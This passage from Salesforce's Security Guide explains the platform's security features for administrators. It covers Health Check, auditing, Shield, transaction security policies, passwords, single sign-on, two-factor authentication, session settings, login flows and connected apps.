Salesforce Security Guide

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@salesforcedocs
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CHAPTER 1 Salesforce Security Guide

In this chapter ...

Salesforce is built with security to protect your data and applications. You can also implement your own security scheme to reflect the structure and needs of your organization. Protecting your data is a joint responsibility between you and Salesforce. The Salesforce security features enable you to empower your users to do their jobs safely and efficiently.

Salesforce Security Basics

The Salesforce security features help you empower your users to do their jobs safely and efficiently. Salesforce limits exposure of data to the users that act on it. Implement security controls that you think are appropriate for the sensitivity of your data. We'll work together to protect your data from unauthorized access from outside your company and from inappropriate usage by your users.

IN THIS SECTION:

Phishing and Malware

Trust starts with transparency. That’s why Salesforce displays real-time information on system performance and security on the trust site at http://trust.salesforce.com. This site provides live data on system performance, alerts for current and recent phishing and malware attempts, and tips on best security practices for your organization.

Security Health Check

As an admin, you can use Health Check to identify and fix potential vulnerabilities in your security settings, all from a single page. A summary score shows how your org measures against a security baseline, like the Salesforce Baseline Standard. You can upload up to five custom baselines to use instead of the Salesforce Baseline Standard.

Auditing

Auditing provides information about use of the system, which can be critical in diagnosing potential or real security issues. The Salesforce auditing features don't secure your organization by themselves; someone in your organization should do regular audits to detect potential abuse.

Salesforce Shield

Salesforce Shield is a trio of security tools that admins and developers can use to build a new level of trust, transparency, compliance, and governance right into business-critical apps. It includes Platform Encryption, Event Monitoring, and Field Audit Trail. Ask your Salesforce administrator if Salesforce Shield is available in your organization.

Transaction Security Policies

Policies evaluate activity using events that you specify. For each policy, you define real-time actions, such as notify, block, force two-factor authentication, freeze user, or end a session.

Salesforce Security Film Festival

For quick introductions to some of the most important Salesforce security concepts, try watching some of these entertaining and instructive videos.

Phishing and Malware

Trust starts with transparency. That’s why Salesforce displays real-time information on system performance and security on the trust site at http://trust.salesforce.com. This site provides live data on system performance, alerts for current and recent phishing and malware attempts, and tips on best security practices for your organization.

The Security tab on the trust site includes valuable information that can help you to safeguard your company's data. In particular, be on the alert for phishing and malware.

- Phishing is a social engineering technique that attempts to acquire sensitive information such as usernames, passwords, and credit card details by masquerading as a trustworthy entity in an electronic communication. Phishers often direct users to enter details at a fake website whose URL and look-and-feel are almost identical to the legitimate one. As the Salesforce community grows, it has become an increasingly appealing target for phishers. You will never get an email or a phone call from a Salesforce employee asking you to reveal a password, so don’t reveal it to anyone. You can report any suspicious activities by clicking the **Report a Suspicious Email** link under the **Trust** tab at http://trust.salesforce.com.

- Malware is software designed to infiltrate or damage a computer system without the owner's informed consent. It is a general term used to cover a variety of forms of hostile, intrusive, or annoying software, and it includes computer viruses and spyware.

What Salesforce Is Doing About Phishing and Malware

Customer security is the foundation of customer success, so Salesforce continues to implement the best possible practices and technologies in this area. Recent and ongoing actions include:

- Actively monitoring and analyzing logs to enable proactive alerts to customers who have been affected.
- Collaborating with leading security vendors and experts on specific threats.
- Executing swift strategies to remove or disable fraudulent sites (often within an hour of detection).
- Reinforcing security education and tightening access policies within Salesforce.
- Evaluating and developing new technologies both for our customers and for deployment within our infrastructure.

What Salesforce Recommends You Do

Salesforce is committed to setting the standards in software-as-a-service as an effective partner in customer security. So, in addition to internal efforts, Salesforce strongly recommends that customers implement the following changes to enhance security:

- Modify your Salesforce implementation to activate IP range restrictions. This allows users to access Salesforce only from your corporate network or VPN. For more information, see Restrict Where and When Users Can Log In to Salesforce on page 20.
- Set session security restrictions to make spoofing more difficult. For more information, see Modify Session Security Settings on page 31.
- Educate your employees not to open suspect emails and to be vigilant in guarding against phishing attempts.
- Use security solutions from leading vendors to deploy spam filtering and malware protection.
- Designate a security contact within your organization so that Salesforce can more effectively communicate with you. Contact your Salesforce representative with this information.
- Consider using two-factor authentication techniques to restrict access to your network. For more information, see Two-Factor Authentication on page 11.
- Use Transaction Security to monitor events and take appropriate actions. For more information, see Transaction Security Policies on page 6.

Salesforce has a Security Incident Response Team to respond to any security issues. To report a security incident or vulnerability to Salesforce, contact security@salesforce.com. Describe the issue in detail, and the team will respond promptly.

Security Health Check

As an admin, you can use Health Check to identify and fix potential vulnerabilities in your security settings, all from a single page. A summary score shows how your org measures against a security baseline, like the Salesforce Baseline Standard. You can upload up to five custom baselines to use instead of the Salesforce Baseline Standard.

From Setup, enter `Health Check` in the **Quick Find** box, then select **Health Check**.

In the baseline dropdown (1), choose the Salesforce Baseline Standard or a custom baseline. The baseline consists of recommended values for High-Risk, Medium-Risk, Low-Risk, and Informational Security Settings (2). If you change settings to be less restrictive than what's in the baseline, your health check score decreases.

Your settings are shown with information about how they compare against baseline values (3). To remediate a risk, edit the setting (4) or use Fix Risks (5) to quickly change settings to your selected baseline's recommended values without leaving the Health Check page. You can import, export, edit, or delete a custom baseline (6).

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To view Health Check and export custom baselines:

- View Health Check

To import custom baselines:

- Manage Health Check



How well does your org meet Salesforce security standards? Reduce your security risk and limit data loss by optimizing the areas below.

Video: Learn More about Health Check | Help for this Page

Salesforce Baseline Standard

79%

of the standard met

How did we calculate this score?

High-Risk Security Settings (13)

STATUS	SETTING	GROUP	YOUR VALUE	STANDARD VALUE	ACTIONS
Critical	Enable clickjack protection for customer Visualforce pages with standard headers	Session Settings	Disabled	Enabled	Edit
Critical	Enable clickjack protection for customer Visualforce pages with headers disabled	Session Settings	Disabled	Enabled	Edit
Warning	Maximum invalid login attempts	Password Policies	10	3	Edit
Warning	Require HttpOnly attribute	Session Settings	Disabled	Enabled	Edit
Compliant	Number of security risk file types with Hybrid behavior	File Upload And Download Security Settings	0 security risk file types with Hybrid behavior	0 security risk file types with Hybrid behavior	Edit

Example: Suppose that you changed your password minimum length from 8 (the default value) to 5, and changed other Password Policies settings to be less restrictive. These changes make your users' passwords more vulnerable to guessing and other brute force attacks. As a result, your overall score decreases, and the settings are listed as risks.

Fix Risks Limitations

Not all settings can be changed using the Fix Risks button. If a setting you want to adjust does not appear on the Fix Risks screen, change them manually using the Edit link on the Health Check page.

SEE ALSO:

Salesforce Help: How Is the Health Check Score Calculated?

Salesforce Help: Create a Custom Baseline for Health Check

Salesforce Help: Custom Baseline File Requirements

Auditing

Auditing provides information about use of the system, which can be critical in diagnosing potential or real security issues. The Salesforce auditing features don't secure your organization by themselves; someone in your organization should do regular audits to detect potential abuse.

To verify that your system is actually secure, you should perform audits to monitor for unexpected changes or usage trends.

Record Modification Fields

All objects include fields to store the name of the user who created the record and who last modified the record. This provides some basic auditing information.

Login History

You can review a list of successful and failed login attempts to your organization for the past six months. See Monitor Login History on page 183.

Field History Tracking

You can also enable auditing for individual fields, which will automatically track any changes in the values of selected fields. Although auditing is available for all custom objects, only some standard objects allow field-level auditing. See Field History Tracking on page 185.

Setup Audit Trail

Administrators can also view a Setup Audit Trail, which logs when modifications are made to your organization's configuration. See Monitor Setup Changes on page 189.

Salesforce Shield

Salesforce Shield is a trio of security tools that admins and developers can use to build a new level of trust, transparency, compliance, and governance right into business-critical apps. It includes Platform Encryption, Event Monitoring, and Field Audit Trail. Ask your Salesforce administrator if Salesforce Shield is available in your organization.

Platform Encryption

Platform Encryption allows you to natively encrypt your most sensitive data at rest across all your Salesforce apps. This helps you protect PII, sensitive, confidential, or proprietary data and meet both external and internal data compliance policies while keeping critical app functionality — like search, workflow, and validation rules. You keep full control over encryption keys and can set encrypted data permissions to protect sensitive data from unauthorized users. See Platform Encryption. on page 143

Event Monitoring

Event Monitoring gives you access to detailed performance, security, and usage data on all your Salesforce apps. Every interaction is tracked and accessible via API, so you can view it in the data visualization app of your choice. See who is accessing critical business data when, and from where. Understand user adoption across your apps. Troubleshoot and optimize performance to improve end-user experience. Event Monitoring data can be easily imported into any data visualization or application monitoring tool like Wave Analytics, Splunk, or New Relic. To get started, check out our Event Monitoring training course.

Field Audit Trail

Field Audit Trail lets you know the state and value of your data for any date, at any time. You can use it for regulatory compliance, internal governance, audit, or customer service. Built on a big data backend for massive scalability, Field Audit Trail helps companies create a forensic data-level audit trail with up to 10 years of history, and set triggers for when data is deleted. See Field Audit Trail on page 188.

Transaction Security Policies

Policies evaluate activity using events that you specify. For each policy, you define real-time actions, such as notify, block, force two-factor authentication, freeze user, or end a session.

When you enable Transaction Security for your org, two policies are created:

- Concurrent User Session Limit policy to limit concurrent login sessions
- Lead Data Export policy to block excessive data downloads of leads

The policies' corresponding Apex classes are also created in the org. An administrator can enable the policies immediately or edit their Apex classes to customize them.

For example, suppose that you activate the Concurrent User Session Limit policy to limit the number of concurrent sessions per user. In addition, you change the policy to notify you via email when the policy is triggered. You also update the policy's Apex implementation to limit users to three sessions instead of the default five sessions. (That's easier than it sounds.) Later, someone with three login sessions tries to create a fourth. The policy prevents that and requires ending one of the existing sessions before proceeding with the new session. At the same time, you are notified that the policy was triggered.


EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Requires purchasing Salesforce Shield or Salesforce Shield Event Monitoring add-on subscriptions.

The Transaction Security architecture uses the Security Policy Engine to analyze events and determine the necessary actions.


salesforce apps
Event Capture
salesforce sales cloud
Event Capture
salesforce service cloud
Event Capture
Security Policy Engine
Look up and load Apex policies
Run Apex policy code
Msg Queue
Persistence
Transaction Security Events
Notifications
Notify Administrator via email, an in-app notification, or both
Real-time Actions
Select from end a session, block a business transaction, or require two-factor authentication

A transaction security policy consists of events, notifications, and actions.

- Available event types are:
  - Data Export for Account, Case, Contact, Lead, and Opportunity objects
  - Entity for authentication providers and sessions, client browsers, login IP, and Chatter resources
  - Logins
  - Resource Access for connected apps and reports and dashboards
- You can be notified via email, by an in-app notification, or both.
- Actions to take if the policy is triggered:
  - Block the operation
  - Require a higher level of assurance using two-factor authentication
  - Freeze the user
  - End a current session

  You can also take no action and only receive a notification. The actions available depend on the event type and resource selected.

Salesforce Security Film Festival

For quick introductions to some of the most important Salesforce security concepts, try watching some of these entertaining and instructive videos.

- Introduction to the Salesforce Security Model
- Who Sees What
- Workshop: What's Possible with Salesforce Data Access and Security
- Security and the Salesforce Platform: Patchy Morning Fog Clearing to Midday
- Understanding Multitenancy and the Architecture of the Salesforce Platform

Authenticate Users

Authentication means preventing unauthorized access to your organization or its data by making sure each logged in user is who they say they are.

IN THIS SECTION:

The Elements of User Authentication

Salesforce provides a variety of ways to authenticate users. Build a combination of authentication methods that fits the needs of your organization and your users' use patterns.

Configure User Authentication

Choose login settings to ensure that your users are who they say they are.

The Elements of User Authentication

Salesforce provides a variety of ways to authenticate users. Build a combination of authentication methods that fits the needs of your organization and your users' use patterns.

IN THIS SECTION:

Passwords

Salesforce provides each user in your organization with a unique username and password that must be entered each time a user logs in. As an administrator, you can configure several settings to ensure that your users' passwords are strong and secure.

Cookies

Salesforce issues a session cookie to record encrypted authentication information for the duration of a specific session.

Single Sign-On

Salesforce has its own system of user authentication, but some companies prefer to use an existing single sign-on capability to simplify and standardize their user authentication.

My Domain

Using My Domain, you can define a Salesforce subdomain name to manage login and authentication for your org in several key ways.

Two-Factor Authentication

As a Salesforce admin, you can enhance your org's security by requiring a second level of authentication for every user login. You can also require two-factor authentication when a user meets certain criteria, such as attempting to view reports or access a connected app.

Network-Based Security

Network-based security limits where users can log in from, and when they can log in. This is different from user authentication, which only determines who can log in. Use network-based security to limit the window of opportunity for an attacker and to make it more difficult for an attacker to use stolen credentials.

CAPTCHA Security for Data Exports

By request, Salesforce can require users to pass a simple text-entry user verification test to export data from Salesforce. This type of network-based security helps prevent malicious users from accessing your organization's data, and can reduce the risk of automated attacks.

Session Security

After logging in, a user establishes a session with the platform. Use session security to limit exposure to your network when a user leaves the computer unattended while still logged in. Session security also limits the risk of internal attacks, such as when one employee tries to use another employee's session. Choose from several session settings to control session behavior.

Custom Login Flows

You can use a login flow to introduce business processes during login, such as to prompt for a second factor of authentication, accept terms of services, or collect information from users. After users complete the login flow, they're logged in to Salesforce.

Single Sign-On

Single sign-on (SSO) lets users access authorized network resources with one login. You validate usernames and passwords against your corporate user database or other client app rather than Salesforce managing separate passwords for each resource.

Connected Apps

A connected app integrates an application with Salesforce using APIs. Connected apps use standard SAML and OAuth protocols to authenticate, provide single sign-on, and provide tokens for use with Salesforce APIs. In addition to standard OAuth capabilities, connected apps allow Salesforce admins to set various security policies and have explicit control over who can use the corresponding apps.

Desktop Client Access

Connect Offline and Connect for Office are desktop clients that integrate Salesforce with your PC. As an administrator, you can control which desktop clients your users can access as well as whether users are automatically notified when updates are available.

Passwords

Salesforce provides each user in your organization with a unique username and password that must be entered each time a user logs in. As an administrator, you can configure several settings to ensure that your users' passwords are strong and secure.

- Password policies—Set various password and login policies, such as specifying an amount of time before all users' passwords expire and the level of complexity required for passwords. See Set Password Policies on page 27.
- User password expiration—Expire the passwords for all users in your organization, except for users with "Password Never Expires" permission. See Expire Passwords for All Users on page 30.
- User password resets—Reset the password for specified users. See Reset Passwords for Your Users.
- Login attempts and lockout periods—If a user is locked out of Salesforce because of too many failed login attempts, you can unlock them. See Edit Users.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Password policies available in: **All** Editions

USER PERMISSIONS

To set password policies:
- Manage Password Policies

To reset user passwords and unlock users:
- Reset User Passwords and Unlock Users

Password Requirements

A password can't contain a user's username and can't match a user's first or last name. Passwords also can't be too simple. For example, a user can't change their password to `password`.

For all editions, a new organization has the following default password requirements. You can change these password policies in all editions, except for Personal Edition.

- A password must contain at least eight characters, including one alphabetic character and one number.
- The security question's answer can't contain the user's password.
- When users change their password, they can't reuse their last three passwords.

Cookies

Salesforce issues a session cookie to record encrypted authentication information for the duration of a specific session.

The session cookie does not include the user's username or password. Salesforce does not use cookies to store other confidential user and session information, but instead implements more advanced security methods based on dynamic data and encoded session IDs.

Single Sign-On

Salesforce has its own system of user authentication, but some companies prefer to use an existing single sign-on capability to simplify and standardize their user authentication.

You have two options to implement single sign-on—federated authentication using Security Assertion Markup Language (SAML) or delegated authentication.

- Federated authentication using Security Assertion Markup Language (SAML) lets you send authentication and authorization data between affiliated but unrelated web services. You can log in to Salesforce from a client app. Salesforce enables federated authentication for your org automatically.
- Delegated authentication SSO integrates Salesforce with an authentication method that you choose. You can integrate authentication with your LDAP (Lightweight Directory Access Protocol) server or use a token instead of a password for authentication. You manage delegated authentication at the permission level, not at the org level, giving you more flexibility. With permissions, you can require some to use delegated authentication while others use their Salesforce-managed password.

  Delegated authentication offers the following benefits.

  - Uses a stronger form of user authentication, such as integration with a secure identity provider
  - Makes your login page private and accessible only behind a corporate firewall
  - Differentiates your org from all other companies that use Salesforce to reduce phishing attacks

  You must contact Salesforce to enable delegated authentication before you can configure it on your org.
- Authentication providers let your users log in to your Salesforce org using their login credentials from an external service provider. Salesforce supports the OpenID Connect protocol, which lets users log in from any OpenID Connect provider, such as Google, PayPal, and LinkedIn. When an authentication provider is enabled, Salesforce doesn’t validate a user’s password. Instead, Salesforce uses the user’s login credentials from the external service provider to establish authentication credentials.

Identity Providers

An *identity provider* is a trusted provider that lets you use single sign-on (SSO) to access other websites. A *service provider* is a website that hosts apps. You can enable Salesforce as an identity provider and define one or more service providers. Your users can then access other apps directly from Salesforce using SSO. SSO can be a great help to your users—instead of having to remember many passwords, they only have to remember one.

For more information, see “Identity Providers and Service Providers” in the Salesforce online help.

My Domain

Using My Domain, you can define a Salesforce subdomain name to manage login and authentication for your org in several key ways.

- Highlight your business identity with your unique domain URL
- Brand your login screen and customize right-frame content
- Block or redirect page requests that don’t use the new domain name
- Work in multiple Salesforce orgs at the same time
- Set custom login policy to determine how users are authenticated

- Let users log in using a social account, like Google and Facebook, from the login page
- Allow users to log in once to access external services

For more information, see "My Domain" in *Salesforce Help*.

Two-Factor Authentication

As a Salesforce admin, you can enhance your org's security by requiring a second level of authentication for every user login. You can also require two-factor authentication when a user meets certain criteria, such as attempting to view reports or access a connected app.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

Salesforce Identity Verification

When a user logs in from outside a trusted IP range and uses a browser or app we don't recognize, the user is challenged to verify identity. We use the highest-priority verification method available for each user. In order of priority, the methods are:

1. Verification via push notification or location-based automated verification with the Salesforce Authenticator mobile app (version 2 or later) connected to the user's account.
2. Verification via a U2F security key registered with the user's account.
3. Verification code generated by a mobile authenticator app connected to the user's account.
4. Verification code sent via SMS to the user's verified mobile phone.
5. Verification code sent via email to the user's email address.

After identity verification is successful, the user doesn't have to verify identity again from that browser or app, unless the user:

- Manually clears browser cookies, sets the browser to delete cookies, or browses in private or incognito mode
- Deselects **Don't ask again** on the identity verification page

Org Policies That Require Two-Factor Authentication

You can set policies that require a second level of authentication on every login, every login through the API (for developers and client applications), or for access to specific features. Your users can provide the second factor by downloading and installing a mobile authenticator app, such as the Salesforce Authenticator app or the Google Authenticator app, on their mobile device. They can also use a U2F security key as the second factor. After they connect an authenticator app or register a security key with their account in Salesforce, they use them whenever your org's policies require two-factor authentication.

The Salesforce Authenticator mobile app (version 2 and later) sends a push notification to the user's mobile device when activity on the Salesforce account requires identity verification. The user responds on the mobile device to verify or block the activity. The user can enable location services for the app and automate verifications from trusted locations, such as a home or office. Salesforce Authenticator also generates verification codes, sometimes called "time-based one-time passwords" (TOTPs). Users can choose to enter a password plus the code instead of responding to a push notification from the app for two-factor verification. Or they can get a verification code from another authenticator app.

If users lose or forget the device they usually use for two-factor authentication, you can generate a temporary verification code for them. You set when the code expires, from 1 to 24 hours after you generate it. Your user can use the code multiple times until it expires. A user can have only one temporary code at a time. If a user needs a new code while the old code is still valid, you can expire the old code, then generate a new one. Users can expire their own valid codes in their personal settings.

SEE ALSO:

Set Up Two-Factor Authentication

Network-Based Security

Network-based security limits where users can log in from, and when they can log in. This is different from user authentication, which only determines who can log in. Use network-based security to limit the window of opportunity for an attacker and to make it more difficult for an attacker to use stolen credentials.

CAPTCHA Security for Data Exports

By request, Salesforce can require users to pass a simple text-entry user verification test to export data from Salesforce. This type of network-based security helps prevent malicious users from accessing your organization’s data, and can reduce the risk of automated attacks.

To pass the test, users must type two words displayed on an overlay into the overlay’s text box field, and click a **Submit** button. Salesforce uses CAPTCHA technology provided by reCaptcha to verify that a person, as opposed to an automated program, has correctly entered the text into the overlay. CAPTCHA stands for “Completely Automated Public Turing test to tell Computers and Humans Apart.”

Session Security

After logging in, a user establishes a session with the platform. Use session security to limit exposure to your network when a user leaves the computer unattended while still logged in. Session security also limits the risk of internal attacks, such as when one employee tries to use another employee’s session. Choose from several session settings to control session behavior.

You can control when an inactive user session expires. The default session timeout is two hours of inactivity. When the session timeout is reached, users are prompted with a dialog that allows them to log out or continue working. If they don’t respond to this prompt, they are logged out.

Note: When users close a browser window or tab, they aren’t automatically logged out from their Salesforce session. Ensure that your users are aware of this behavior and that they end all sessions properly by selecting *`Your Name`* > **Logout**.

By default, Salesforce uses TLS (Transport Layer Security) and requires secure connections (HTTPS) for all communication. The `Require secure connections (HTTPS)` setting determines whether TLS (HTTPS) is required for access to Salesforce. If you ask Salesforce to disable this setting and change the URL from `https://` to `http://`, you can still access the application. However, for added security, require all sessions to use TLS. For more information, see Modify Session Security Settings on page 31.

You can restrict access to certain types of resources based on the level of security associated with the authentication (login) method for the user’s current session. By default, each login method has one of two security levels: Standard or High Assurance. You can change the session security level and define policies so specified resources are only available to users with a High Assurance level. For details, see Session-level Security on page 36.

You can control whether your org stores user logins and whether they can appear from the Switcher with the settings **Enable caching and autocomplete on login page**, **Enable user switching**, and **Remember me until logout**.

Custom Login Flows


You can use a login flow to introduce business processes during login, such as to prompt for a second factor of authentication, accept terms of services, or collect information from users. After users complete the login flow, they’re logged in to Salesforce.

Use the Cloud Flow Designer to create a flow. Then designate the flow as a login flow and associate it with specific profiles in your org. Users with the profile are directed to the login flow after they authenticate but before they can access your org. The login flow screens are embedded within the standard Salesforce login page for an integrated user login experience.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Enter Time-Based Token
Enter the token from the authenticator app on your mobile device.

Having trouble?
If you can't access your authenticator app, contact your administrator to reset your key.

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Login flows support all the Salesforce UI authentication methods, including username and password, delegated authentication, SAML single sign-on, and social sign-on through a third-party authentication provider. You can apply login flows to Salesforce orgs and communities.

Note: You can't apply login flows to API logins or when sessions are passed to the UI through `frontdoor.jsp` from a non-UI login process. Only flows of type Flow are supported.

SEE ALSO:

Login Flow Examples

Single Sign-On

Single sign-on (SSO) lets users access authorized network resources with one login. You validate usernames and passwords against your corporate user database or other client app rather than Salesforce managing separate passwords for each resource.

Salesforce offers the following ways to use SSO.

- Federated authentication using Security Assertion Markup Language (SAML) lets you send authentication and authorization data between affiliated but unrelated web services. You can log in to Salesforce from a client app. Salesforce enables federated authentication for your org automatically.
- Delegated authentication SSO integrates Salesforce with an authentication method that you choose. You can integrate authentication with your LDAP (Lightweight Directory Access Protocol) server or use a token instead of a password for authentication. You manage delegated authentication at the permission level, not at the org level, giving you more flexibility. With permissions, you can require some to use delegated authentication while others use their Salesforce-managed password.

  Delegated authentication offers the following benefits.

  - Uses a stronger form of user authentication, such as integration with a secure identity provider
  - Makes your login page private and accessible only behind a corporate firewall
  - Differentiates your org from all other companies that use Salesforce to reduce phishing attacks

  You must contact Salesforce to enable delegated authentication before you can configure it on your org.
- Authentication providers let your users log in to your Salesforce org using their login credentials from an external service provider. Salesforce supports the OpenID Connect protocol, which lets users log in from any OpenID Connect provider, such as Google, PayPal, and LinkedIn. When an authentication provider is enabled, Salesforce doesn't validate a user's password. Instead, Salesforce uses the user's login credentials from the external service provider to establish authentication credentials.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Federated Authentication is available in: **All** Editions

Delegated Authentication is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Authentication Providers are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- View Setup and Configuration

To edit the settings:
- Customize Application

  AND

  Modify All Data

When you have an external identity provider and configure SSO for your Salesforce org, Salesforce is then acting as a service provider. You can also enable Salesforce as an identity provider and use SSO to connect to a different service provider. Only the service provider needs to configure SSO.

The Single Sign-On Settings page displays which version of SSO is available for your org. To learn more about SSO settings, see Configure SAML Settings for Single Sign-On. For more information about SAML and Salesforce security, see the *Security Implementation Guide*.

Benefits of SSO

Implementing SSO brings several advantages to your org.

- **Reduced administrative costs**—With SSO, users memorize a single password to access network resources and external apps and Salesforce. When accessing Salesforce from inside the corporate network, users log in seamlessly and aren't prompted for a username or password. When accessing Salesforce from outside the corporate network, the users' corporate network login works to log them in. With fewer passwords to manage, system admins receive fewer requests to reset forgotten passwords.
- **Leverage existing investment**—Many companies use a central LDAP database to manage user identities. You can delegate Salesforce authentication to this system. Then when users are removed from the LDAP system, they can no longer access Salesforce. Users who leave the company automatically lose access to company data after their departure.

- **Time savings**—On average, users take 5–20 seconds to log in to an online app. It can take longer if they mistype their username or password and are prompted to reenter them. With SSO in place, manually logging in to Salesforce is avoided. These saved seconds reduce frustration and add up to increased productivity.
- **Increased user adoption**—Due to the convenience of not having to log in, users are more likely to use Salesforce regularly. For example, users can send email messages that contain links to information in Salesforce, such as records and reports. When the recipient of the email message clicks the links, the corresponding Salesforce page opens.
- **Increased security**—All password policies that you've established for your corporate network are in effect for Salesforce. Sending an authentication credential that's only valid for a single time also increases security for users who have access to sensitive data.

SEE ALSO:

Best Practices and Tips for Implementing Single Sign-On

Connected Apps

USER PERMISSIONS

To read, create, update, or delete connected apps:	Customize Application AND either Modify All Data OR Manage Connected Apps
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	Customize Application AND either Modify All Data OR Manage Connected Apps
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	Customize Application AND Modify All Data
To install and uninstall connected apps:	Customize Application AND either Modify All Data OR Manage Connected Apps
To install and uninstall packaged connected apps:	Customize Application AND either Modify All Data OR Manage Connected Apps AND Download AppExchange Packages

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

A connected app integrates an application with Salesforce using APIs. Connected apps use standard SAML and OAuth protocols to authenticate, provide single sign-on, and provide tokens for use with Salesforce APIs. In addition to standard OAuth capabilities, connected apps allow Salesforce admins to set various security policies and have explicit control over who can use the corresponding apps.

IN THIS SECTION:

User Provisioning for Connected Apps

As an administrator, use connected apps with user provisioning to create, update, and delete user accounts in third-party applications based on users in your Salesforce organization. For your Salesforce users, you can set up automatic account creation, updates, and deactivation for services such as Google Apps and Box. You can also discover existing user accounts in the third-party system and whether they are already linked to a Salesforce user account.

User Provisioning for Connected Apps

USER PERMISSIONS	
To read, create, update, or delete connected apps:	Customize Application AND either Modify All Data OR Manage Connected Apps
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	Customize Application AND either Modify All Data OR Manage Connected Apps
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	Customize Application AND Modify All Data
To install and uninstall connected apps:	Customize Application AND either Modify All Data OR Manage Connected Apps
To install and uninstall packaged connected apps:	Customize Application AND either Modify All Data OR Manage Connected Apps AND Download AppExchange Packages

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

As an administrator, use connected apps with user provisioning to create, update, and delete user accounts in third-party applications based on users in your Salesforce organization. For your Salesforce users, you can set up automatic account creation, updates, and deactivation for services such as Google Apps and Box. You can also discover existing user accounts in the third-party system and whether they are already linked to a Salesforce user account.

Connected apps link your users with third-party services and applications. User provisioning for connected apps lets you create, update, and manage user accounts for those services and applications. This feature simplifies account creation for services such as Google Apps, and links your Salesforce users' accounts to their third-party accounts. After these accounts are linked, you can configure the App Launcher, so your users click the connected app icon in the App Launcher and get instant access to the target service.

User provisioning applies only to users assigned to a profile or permission set granting them access to the configured connected app. For example, you can configure user provisioning for a Google Apps connected app in your organization. Then assign the profile "Employees" to that connected app. When a new user is created in your organization and assigned the "Employees" profile, the user is automatically provisioned in Google Apps. Also, when the user is deactivated, or the profile assignment changes, the user is automatically de-provisioned from Google Apps.

